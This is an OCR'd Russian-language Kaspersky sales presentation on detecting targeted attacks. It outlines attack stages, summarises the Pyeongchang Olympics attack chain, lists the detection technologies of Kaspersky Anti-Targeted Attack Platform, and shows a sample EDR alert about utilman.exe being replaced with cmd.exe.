kaspersky

Проактивное выявление сложных угроз и целенаправленных атак с помощью Kaspersky Anti-Targeted Attack Platform

Александр Комиссаров
инженер предпродажной поддержки
alexander.komissarov@kaspersky.com

Что такое целенаправленные атаки?

kaspersky

Передовая угроза <-> Целенаправленная атака

- сбор данных
- стратегия

Подготовка

- безвредоносное
- скрытое
- шифрованное

Доставка

- новые домены
- «серые домены»
- скрытая коммуникация

C&C

- нормальная активность
- кража аккаунтов
- ничего не нарушаем

Развитие

- мгновенные действия
- скрытая активность
- нет прямого ущерба


Исполнение

- удалить следы
- модификация логов
- оставить бэкдор

Нанесение ущерба

kaspersky

Передовые угрозы: сложные и нелинейные



kaspersky

Атака во время проведения Зимней олимпиады в Пхенчхане

- **Сбор email адресов**
- **Целенаправленная рассылка**
- **MS Office -> cmd -> Powershell -> Backdoor**
- **Credential Dumping**
- **Распространение с помощью PsExec**
- **Удаление информации**
- **Удаление журналов событий, оставление ложных IoC**


securelist.ru

kaspersky

Решение Kaspersky Threat Management and Defense

ANTI TARGETED ATTACK PLATFORM

ОБНАРУЖЕНИЕ ПЕРЕДОВЫХ УГРОЗ В СЕТИ



CYBERSECURITY SERVICES

ДЕЛИМСЯ ОПЫТОМ И ЭКСПЕРТИЗОЙ

ENDPOINT DETECTION AND RESPONSE

РАССЛЕДОВАНИЕ И РЕАГИРОВАНИЕ

kaspersky

Kaspersky Anti-Targeted Attack Platform


kaspersky

Kaspersky Anti-Targeted Attack (KATA 3.6): детектирующие технологии

- Система обнаружения вторжений (IDS)
- Модуль антивирусной защиты (Anti Malware Engine)
- Индикаторы компрометации
- Модуль YARA Engine
- Сервисы Threat Intelligence
- Индикаторы атак
- Облачный ML-анализ .apk файлов
- Sandbox


kaspersky

KATA: архитектура



kaspersky

KATA: визуализация



kaspersky

Сценарии использования Kaspersky Endpoint Detection and Response

kaspersky

Сценарии использования Kaspersky Endpoint Detection and Response

Пример 1 – подмена utilman.exe

MITRE | ATT&CK

ID: T1015
Tactic: Persistence, Privilege Escalation
Technique: Accessibility Features

ID: T1036
Tactic: Defense Evasion
Technique: Masquerading

KASPERSKY lab

SOC-157111

Description:

На ПК **f99-00-02.** **.ru** была обнаружена подмена оригинального файла utilman.exe на cmd.exe:
Path: **d:\utilman.exe**
MD5: **0x622D21C40A25F9834A03BFD5FF4710C1**


Данная подмена создает угрозу неавторизованного доступа в систему, в том числе через удаленный рабочий стол. Возможен неавторизованный вход в систему с правами SYSTEM. Эта техника может использоваться для сброса пароля или создания/удаления нового пользователя, в том числе через подключение RDP (Remote Desktop Protocol).

Рекомендуется проверить легитимность подмены файла utilman.exe файлом cmd.exe. И восстановить исходный файл utilman.exe.

kaspersky

Сценарии использования Kaspersky Endpoint Detection and Response

Пример 1 – подмена utilman.exe



kaspersky

